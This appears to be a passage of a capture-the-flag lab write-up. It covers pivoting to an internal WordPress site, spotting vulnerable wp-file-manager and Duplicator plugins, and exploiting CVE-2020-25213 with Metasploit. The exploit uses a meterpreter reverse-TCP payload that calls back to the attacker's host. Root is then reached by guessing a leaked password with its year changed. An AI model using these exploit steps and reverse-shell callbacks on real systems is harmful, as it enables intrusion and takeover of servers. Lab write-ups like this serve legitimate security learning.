
We were shown new ports that were only available from “inside the system”

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.056s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 55.84 seconds
```

For all this to work, we need to be connected via ssh all the time - these commands are executed on another terminal.
When we access a web page on port 8080, we are shown the page, the address is 127.0.0.1 - such as set in the proxychains file, it is redirected to this traffic, our computer is read, as if connecting from the “center of the network”. - Thus, we have access to internal resources.



We can see that it is WordPress, so we can use nmap scripts designed for that.



There are 3 plugins active:


-akismet

-duplicator 1.3.26

-wp-file-manager 6.0

Let's look to see if there are any CVEs for these versions - we have 2 different CVEs, and 2 different possible entry paths.

We search on google, of course :)



VULNERABILITIES


CVE-2020-25213 Detail

Description

The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example elFinder connector file to have the .php extension. This, for example, allows attackers to run the elFinder upload (or mkfile and put) command to write PHP code into the wp-content/plugins/wp-file-manager/lib/files/ directory. This was exploited in the wild in August and September 2020.

QUICK INFO

CVE Dictionary Entry:
CVE-2020-25213
NVD Published Date:
09/09/2020
NVD Last Modified:
03/14/2025
Source:
MITRE



VULNERABILITIES & EXPLOITS

WordPress Duplicator 1.3.24 & 1.3.26 - Local File Inclusion

CVE-2020-11738

SEVERITY
High (7.5)

VULNERABILITY DESCRIPTION
WordPress Duplicator 1.3.24 & 1.3.26 are vulnerable to local file inclusion vulnerabilities that could allow attackers to download arbitrary files, such as the wp-config.php file. According to the vendor, the vulnerability was only in two versions v1.3.24 and v1.3.26, the vulnerability wasn't present in versions 1.3.22 and before.

RISK DESCRIPTION
The risk exists that a remote unauthenticated attacker could exploit this vulnerability to read sensitive information from arbitrary files located on the file system of the server.

DETECTABLE WITH
Network Scanner


SCAN ENGINE
Nuclei

EXPLOITABLE WITH SNIPER
No

CVE PUBLISHED
Apr 13, 2020

5.Metasploit

Since there are known CVEs, they should be available in metasploit, run the program and look for the exploit for wp-file 6.0



There is an exploit available, let's select it and configure it. After running, there is a meterpreter session established.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> 10.21.136.129
[-] Unknown command: 10.21.136.129. Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> back
[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rhost 127.0.0.1
rhost => 127.0.0.1
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set rport 8080
rport => 8080
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> set lhost 10.21.136.129
lhost => 10.21.136.129
[msf](Jobs:0 Agents:0) exploit(multi/http/wp_file_manager_rce) >> run
[*] Started reverse TCP handler on 10.21.136.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 127.0.0.1:8080 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/kkM6XL.php
[*] Sending stage (40004 bytes) to 10.10.252.138
[+] Deleted kkM6XL.php
[*] Meterpreter session 1 opened (10.21.136.129:4444 -> 10.10.252.138:41270)
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) >
```


We are in the system.

```
(Meterpreter 1)(/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files) > shell
Process 2746 created.
Channel 0 created.
whoami
cth
ls
1654SU.php
```

We start with the user flag.


```
cd /home/cth
ls
user.txt
cat user.txt
THM{227906201d17d9c45aa93d0122ea1af7}
```

Now it's time to raise root privileges.
After searching the system, we come across an interesting file.



bash.log - let's check what it hides inside. Here we see a date check and setting a new password, by chance the old password is left in view.

Let's try to log in.




The old password does not work, however, it has an ending of “2020” and there was a date check and at the time of determination was “2021” year. Thanks to this tip - we were able to log in as root.

```
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo -l -S
[sudo] password for cth: G00dP@$sw0rd2020
Sorry, try again.
[sudo] password for cth: G00dP@$sw0rd2020
Sorry, try again.
[sudo] password for cth: G00dP@$sw0rd2021
Matching Defaults entries for cth on ip-10-10-252-138:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cth may run the following commands on ip-10-10-252-138:
    (ALL : ALL) ALL
whoami
cth
cd /root
/bin/sh: 60: cd: can't cd to /root
sudo su root
whoami
root
```

Only the root flag remains.

```
cd /root
ls
root.txt
cat root.txt
```



```
THM{ad485b44f63393b6a9225974909da5fa}
```

6.Conslusion

It was an interesting CTF and a lot of knowledge and tools - from scanning to breaking keys to complete system takeover, you also had to think about the clues left behind.